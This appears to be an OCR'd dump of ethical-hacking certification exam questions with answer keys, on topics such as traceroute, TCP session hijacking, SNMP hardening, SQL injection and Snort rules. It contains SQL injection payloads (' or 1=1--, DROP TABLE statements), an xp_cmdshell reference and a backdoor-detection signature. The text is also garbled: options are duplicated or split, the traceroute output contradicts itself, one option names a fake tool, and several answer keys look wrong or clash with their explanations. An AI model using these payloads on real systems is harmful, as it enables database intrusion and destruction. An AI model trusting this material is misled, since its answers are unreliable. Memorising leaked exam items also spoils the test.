
```
Juggyboy$ traceroute www.eccouncil.org
traceroute to www.eccouncil.org (64.147.99.90), 30 hops max, 52 byte packets
 1  * * *
 2  * * *
 3  ras.beamtele.net (183.82.15.69)  1.579 ms  1.513 ms  1.444 ms
 4  115.113.205.29.static-hyderabad.vsnl.net.in (115.113.205.29)  2.093 ms  1.963 ms  1.948 ms
 5  59.163.16.54.static.vsnl.net.in (59.163.16.54)  13.062 ms  13.094 ms  13.102 ms
 6  if-5-0-0-550.core2.cfo-chennai.as6453.net (116.0.84.69)  13.371 ms  13.103 ms  13.285 ms
 7  if-10-1-1-0.tcore2.cxr-chennai.as6453.net (180.87.37.18)  183.760 ms  165.805 ms  165.756 ms
 8  if-9-2.tcore2.mlv-mumbai.as6453.net (180.87.37.10)  172.479 ms  162.924 ms  162.835 ms
 9  if-6-2.tcore1.178-london.as6453.net (80.231.130.5)  151.203 ms  156.257 ms  150.901 ms
10  vlan704.icore1.ldn-london.as6453.net (80.231.130.10)  151.268 ms  152.167 ms  161.829 ms
11  * * *
12  ae-34-52.ebr2.london1.level3.net (4.69.139.97)  157.454 ms  151.607 ms  151.777 ms
13  ae-23-23.ebr2.frankfurt1.level3.net (4.69.148.194)  162.926 ms
    ae-22-22.ebr2.frankfurt1.level3.net (4.69.148.190)  170.020 ms
    ae-21-21.ebr2.frankfurt1.level3.net (4.69.148.186)  166.144 ms
14  ae-43-43.ebr2.washington1.level3.net (4.69.137.58)  236.524 ms
     ae-44-44.ebr2.washington1.level3.net (4.69.137.62)  246.080 ms  254.330 ms
15  ae-3-3.ebr1.newyork2.level3.net (4.69.132.90)  237.647 ms  252.050 ms
     ae-5-5.ebr2.washington12.level3.net (4.69.143.222)  258.821 ms
16  4.69.148.49 (4.69.148.49)  240.058 ms
     ae-4-4.ebr1.newyork1.level3.net (4.69.141.17)  242.545 ms
     4.69.148.49 (4.69.148.49)  240.874 ms
17  ae-61-61.csw1.newyork1.level3.net (4.69.134.66)  250.844 ms
     ae-71-71.csw2.newyork1.level3.net (4.69.134.70)  256.370 ms  242.690 ms
18  ae-34-89.car4.newyork1.level3.net (4.68.16.134)  250.200 ms
     ae-24-79.car4.newyork1.level3.net (4.68.16.70)  236.524 ms
     ae-14-69.car4.newyork1.level3.net (4.68.16.6)  255.573 ms
19  the-new-yor.car4.newyork1.level3.net (63.208.174.50)  249.250 ms  247.363 ms  243.364 ms
20  cs-nyi-gigalan-114.nyinternet.net (64.147.101.114)  240.236 ms  241.212 ms  240.654 ms
21  * * *         Request timed out
22  * * *         Request timed out
23  * * *         Request timed out
24  * * *         Request timed out
25  * * *         Request timed out
26  * * *         Request timed out
27  * * *         Request timed out
28  * * *         Request timed out
29  * * *         Request timed out
30  * * *         Request timed out

Destination Reached in 251 ms. Connection established to 64.147.99.90
Trace complete.
```

How would you overcome the Firewall restriction on ICMP ECHO packets?

A. Firewalls will permit inbound TCP packets to specific ports that hosts sitting behind the firewall are listening for connection
B. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
C. Firewalls will permit inbound UDP packets to specific ports that hosts sitting behind the firewall are listening for connection
D. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
E. Firewalls will permit inbound UDP packets to specific ports that hosts sitting behind the firewall are listening for connection
F. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
G. Do not use traceroute command to determine the path packets take to reach the destination instead use the custom hacking tool JOHNTHETRACER and run with the command
H. \> JOHNTHETRACER www.eccouncil.org -F -evade

Answer: A

NEW QUESTION 331
You are trying to hijack a telnet session from a victim machine with IP address 10.0.0.5 to Cisco router at 10.0.0.1. You sniff the traffic and attempt to predict the sequence and acknowledgement numbers to successfully hijack the telnet session.
Here is the captured data in tcpdump.



```
SYN Seq.no. 17768656
    (next seq.no. 17768657)
    Ack.no. 0
    Window 8192
    LEN = 0 bytes

SYN-ACK
Seq.no. 82980009
    (next seq.no. 82980010)
    Ack.no. 17768657
    Window 8760
    LEN = 0 bytes

ACK Seq.no. 17768657
    (next seq.no. 17768657)
    Ack.no. 82980010
    Window 8760
    LEN = 0 bytes

Seq.no. 17768657
    (next seq.no. 17768729)
    Ack.no. 82980010
    Window 8760
    LEN = 72 bytes of data

Seq.no. 82980010
(next seq.no. 82980070)
 Ack.no. 17768729
 Window 8688
 LEN = 60 bytes of data

Seq.no. 17768729
(next seq.no. 17768885)
 Ack.no. 82980070
 Window 8700
 LEN = 156 bytes of data

Seq.no. ????????
Ack.no. ????????
Window 8532
LEN = 152 bytes of data
```

What are the next sequence and acknowledgement numbers that the router will send to the victim machine?

A. Sequence number: 82980070 Acknowledgement number: 17768885A.
B. Sequence number: 17768729 Acknowledgement number: 82980070B.
C. Sequence number: 87000070 Acknowledgement number: 85320085C.
D. Sequence number: 82980010 Acknowledgement number: 17768885D.

Answer: A

NEW QUESTION 334
Jake is a network administrator who needs to get reports from all the computer and network devices on his network. Jake wants to use SNMP but is afraid that

won't be secure since passwords and messages are in clear text. How can Jake gather network information in a secure manner?

A. He can use SNMPv3
B. Jake can use SNMPrev5
C. He can use SecWMI
D. Jake can use SecSNMP

Answer: A

NEW QUESTION 338
Which of the following processes evaluates the adherence of an organization to its stated security policy?

A. Vulnerability assessment
B. Penetration testing
C. Risk assessment
D. Security auditing

Answer: D

NEW QUESTION 343
Which of the following is a common Service Oriented Architecture (SOA) vulnerability?

A. Cross-site scripting
B. SQL injection
C. VPath injection
D. XML denial of service issues

Answer: D

NEW QUESTION 348
WWW wanderers or spiders are programs that traverse many pages in the World Wide Web by recursively retrieving linked pages. Search engines like Google, frequently spider web pages for indexing. How will you stop web spiders from crawling certain directories on your website?

A. Place robots.txt file in the root of your website with listing of directories that you don't want to be crawled
B. Place authentication on root directories that will prevent crawling from these spiders
C. Enable SSL on the restricted directories which will block these spiders from crawling
D. Place "HTTP:NO CRAWL" on the html pages that you don't want the crawlers to index


Answer: A

NEW QUESTION 352
You want to perform advanced SQL Injection attack against a vulnerable website. You are unable to perform command shell hacks on this server. What must be enabled in SQL Server to launch these attacks?

A. System services
B. EXEC master access
C. xp_cmdshell
D. RDC

Answer: C

NEW QUESTION 355
You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not ping packet?



```
[ceh]# ping 10.2.3.4
PING 10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84) bytes of data.
--- 10.2.3.4 ping statistics ---
3 packets transmitted, 0 packets received, 100% packet loss
[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4
HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set, 40 headers +
0 data bytes
len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms
len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms
--- 10.2.3.4 hping statistic ---
4 packets tramitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.7/0.8/0.8 ms
```

A. Ping packets cannot bypass firewalls
B. You must use ping 10.2.3.4 switch
C. Hping2 uses stealth TCP packets to connect

D. Hping2 uses TCP instead of ICMP by default

Answer: D

NEW QUESTION 360
Which type of scan measures a person's external features through a digital video camera?

A. Iris scan
B. Retinal scan
C. Facial recognition scan
D. Signature kinetics scan

Answer: C

NEW QUESTION 361
During a wireless penetration test, a tester detects an access point using WPA2 encryption. Which of the following attacks should be used to obtain the key?

A. The tester must capture the WPA2 authentication handshake and then crack it.
B. The tester must use the tool inSSIDer to crack it using the ESSID of the network.
C. The tester cannot crack WPA2 because it is in full compliance with the IEEE 802.11i standard.
D. The tester must change the MAC address of the wireless network card and then use the AirTraf tool to obtain the key.

Answer: A

NEW QUESTION 365
Why attackers use proxy servers?

A. To ensure the exploits used in the attacks always flip reverse vectors
B. Faster bandwidth performance and increase in attack speed
C. Interrupt the remote victim's network traffic and reroute the packets to attackers machine
D. To hide the source IP address so that an attacker can hack without any legal corollary

Answer: D

NEW QUESTION 370
A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?

A. A competitor to the company because they can directly benefit from the publicity generated by making such an attack
B. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants
C. The CEO of the company because he has access to all of the computer systems
D. A government agency since they know the company's computer system strengths and weaknesses

Answer: B

NEW QUESTION 375
The SNMP Read-Only Community String is like a password. The string is sent along with each SNMP Get-Request and allows (or denies) access to a device. Most network vendors ship their equipment with a default password of "public". This is the so-called "default public community string". How would you keep intruders from getting sensitive information regarding the network devices using SNMP? (Select 2 answers)

A. Enable SNMPv3 which encrypts username/password authentication
B. Use your company name as the public community string replacing the default 'public'
C. Enable IP filtering to limit access to SNMP device
D. The default configuration provided by device vendors is highly secure and you don't need to change anything

Answer: AC

NEW QUESTION 380
A covert channel is a channel that _____

A. transfers information over, within a computer system, or network that is outside of the security policy.
B. transfers information over, within a computer system, or network that is within the security policy.
C. transfers information via a communication path within a computer system, or network for transfer of data.
D. transfers information over, within a computer system, or network that is encrypted.

Answer: A

NEW QUESTION 383
Blane is a security analyst for a law firm. One of the lawyers needs to send out an email to a client but he wants to know if the email is forwarded on to any other recipients. The client is explicitly asked not to re-send the email since that would be a violation of the lawyer's and client's agreement for this particular case. What can Blane use to accomplish this?

A. He can use a split-DNS service to ensure the email is not forwarded on.
B. A service such as HTTrack would accomplish this.
C. Blane could use MetaGoofil tracking tool.

D. Blane can use a service such as ReadNotify tracking tool.


Answer: D

NEW QUESTION 385
John runs a Web server, IDS and firewall on his network. Recently his Web server has been under constant hacking attacks. He looks up the IDS log files and sees no intrusion attempts but the Web server constantly locks up and needs rebooting due to various brute force and buffer overflow attacks but still the IDS alerts no intrusion whatsoever. John becomes suspicious and views the Firewall logs and he notices huge SSL connections constantly hitting his Web server. Hackers have been using the encrypted HTTPS protocol to send exploits to the Web server and that was the reason the IDS did not detect the intrusions. How would John protect his network from these types of attacks?

A. Install a proxy server and terminate SSL at the proxy
B. Enable the IDS to filter encrypted HTTPS traffic
C. Install a hardware SSL "accelerator" and terminate SSL at this layer
D. Enable the Firewall to filter encrypted HTTPS traffic

Answer: AC

NEW QUESTION 388
Bank of Timbuktu is a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web application recently. Customers can access their account balances, transfer money between accounts, pay bills and conduct online financial business using a Web browser.
John Stevens is in charge of information security at Bank of Timbuktu. After one month in production, several customers have complained about the Internet enabled banking application. Strangely, the account balances of many of the bank's customers had been changed! However, money hasn't been removed from the bank; instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:



```
Attempted login of unknown user: johnm
Attempted login of unknown user: susaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete'';
Attempted login of unknown user: ' or 1=1--
Attempted login of unknown user: '; drop table logins--
Login of user jason, sessionID= 0x75627578626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x9062757944CCB811
Login of user mike, sessionID= 0x9062757935FB5C64
Transfer Funds user jason
Pay Bill user mike
Logout of user mike
```

What kind of attack did the Hacker attempt to carry out at the bank?

A. Brute force attack in which the Hacker attempted guessing login ID and password from password cracking tools.
B. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
C. The Hacker used a generator module to pass results to the Web server and exploited Web application CGI vulnerability.
D. The Hacker first attempted logins with suspected user names, then used SQL Injection to gain access to valid bank login IDs.

Answer: D

NEW QUESTION 392
Which of the following is a hashing algorithm?

A. MD5
B. PGP
C. DES
D. ROT13

Answer: A

NEW QUESTION 395
Jeremy is web security consultant for Information Securitas. Jeremy has just been hired to
perform contract work for a large state agency in Michigan. Jeremy's first task is to scan all the company's external websites. Jeremy comes upon a login page which appears to allow employees access to sensitive areas on the website. James types in the following statement in the username field:
SELECT * from Users where username='admin' ?AND password='' AND email like '%@testers.com%'
What will the SQL statement accomplish?

A. If the page is susceptible to SQL injection, it will look in the Users table for usernames of admin
B. This statement will look for users with the name of admin, blank passwords, and email addresses that end in @testers.com
C. This Select SQL statement will log James in if there are any users with NULL passwords
D. James will be able to see if there are any default user accounts in the SQL database

Answer: B

Explanation: This query will search for admin user with blank password with mail address @testers.com

NEW QUESTION 397
Neil is an IT security consultant working on contract for Davidson Avionics. Neil has been hired to audit the network of Davidson Avionics. He has been given permission to perform any tests necessary. Neil has created a fake company ID badge and uniform. Neil waits by one of the company's entrance doors and follows an employee into the office after they use their valid access card to gain entrance. What type of social engineering attack has Neil employed here?

A. Neil has used a tailgating social engineering attack to gain access to the offices
B. He has used a piggybacking technique to gain unauthorized access
C. This type of social engineering attack is called man trapping
D. Neil is using the technique of reverse social engineering to gain access to the offices of Davidson Avionics

Answer: A

NEW QUESTION 399
One way to defeat a multi-level security solution is to leak data via

A. a bypass regulator.
B. steganography.
C. a covert channel.
D. asymmetric routing.

Answer: C

NEW QUESTION 403
Simon is security analyst writing signatures for a Snort node he placed internally that captures all mirrored traffic from his border firewall. From the following signature, what will Snort look for in the payload of the suspected packets?
alert tcp $EXTERNAL_NET any -> $HOME_NET 27374 (msG. "BACKDOOR SIG -
SubSseven 22";flags: A+; content: "|0d0a5b52504c5d3030320d0a|"; reference:arachnids, 485;) alert

A. The payload of 485 is what this Snort signature will look for.
B. Snort will look for 0d0a5b52504c5d3030320d0a in the payload.
C. Packets that contain the payload of BACKDOOR SIG - SubSseven 22 will be flagged.
D. From this snort signature, packets with HOME_NET 27374 in the payload will be flagged.

Answer: B

NEW QUESTION 408
On a Linux device, which of the following commands will start the Nessus client in the background so that the Nessus server can be configured?

A. nessus +
B. nessus *s
C. nessus &
D. nessus -d

Answer: C

NEW QUESTION 411
What will the following command produce on a website's login page if executed successfully? SELECT email, passwd, login_id, full_name FROM members WHERE email
= 'someone@somewhere.com'; DROP TABLE members; --'

A. This code will insert the someone@somewhere.com email address into the members table.
B. This command will delete the entire members table.
C. It retrieves the password for the first user in the members table.
D. This command will not produce anything since the syntax is incorrect.

Answer: B

NEW QUESTION 416
A company has made the decision to host their own email and basic web services. The administrator needs to set up the external firewall to limit what protocols should be allowed to get to the public part of the company's network. Which ports should the administrator open? (Choose three.)

A. Port 22
B. Port 23
C. Port 25
D. Port 53
E. Port 80
F. Port 139
G. Port 445

Answer: CDE

NEW QUESTION 419
Bill is a security analyst for his company. All the switches used in the company's office are Cisco switches. Bill wants to make sure all switches are safe from ARP poisoning. How can Bill accomplish this?

A. Bill can use the command: ip dhcp snooping.
B. Bill can use the command: no ip snoop.
C. Bill could use the command: ip arp no flood.
D. He could use the command: ip arp no snoop.

Answer: A

NEW QUESTION 421
Which tool is used to automate SQL injections and exploit a database by forcing a given web application to connect to another database controlled by a hacker?

A. DataThief
B. NetCat
C. Cain and Abel
D. SQLInjector

Answer: D

Explanation: Mole is an automatic SQL Injection exploitation tool. Only by providing a vulnerable URL and a valid string on the site it can detect the injection and exploit it, either by using the union technique or a Boolean query based technique. The Mole uses a command based interface, allowing the user to indicate the action he wants to perform easily

NEW QUESTION 426
Jacob is looking through a traffic log that was captured using Wireshark. Jacob has come across what appears to be SYN requests to an internal computer from a spoofed IP address. What is Jacob seeing here?

A. Jacob is seeing a Smurf attack.
B. Jacob is seeing a SYN flood.
C. He is seeing a SYN/ACK attack.
D. He has found evidence of an ACK flood.

Answer: B

NEW QUESTION 430
Wayne is the senior security analyst for his company. Wayne is examining some traffic logs on a server and came across some inconsistencies. Wayne finds some IP packets from a computer purporting to be on the internal network. The packets originate from 192.168.12.35 with a TTL of 15. The server replied to this computer and received a response from 192.168.12.35 with a TTL of 21. What can Wayne infer from this traffic log?

A. The initial traffic from 192.168.12.35 was being spoofed.
B. The traffic from 192.168.12.25 is from a Linux computer.
C. The TTL of 21 means that the client computer is on wireless.
D. The client computer at 192.168.12.35 is a zombie computer.

Answer: A

NEW QUESTION 435
Which of the following represent weak password? (Select 2 answers)

A. Passwords that contain letters, special characters, and numbers Exampl
B. ap1$%##f@52
C. Passwords that contain only numbers Exampl
D. 23698217
E. Passwords that contain only special characters Exampl
F. &*#@!(%)
G. Passwords that contain letters and numbers Exampl
H. meerdfget123
I. Passwords that contain only letters Exampl
J. QWERTYKLRTY
K. Passwords that contain only special characters and numbers Exampl
L. 123@$45
M. Passwords that contain only letters and special characters Exampl
N. bob@&ba
O. Passwords that contain Uppercase/Lowercase from a dictionary list Exampl
P. OrAnGe

Answer: EH

NEW QUESTION 437
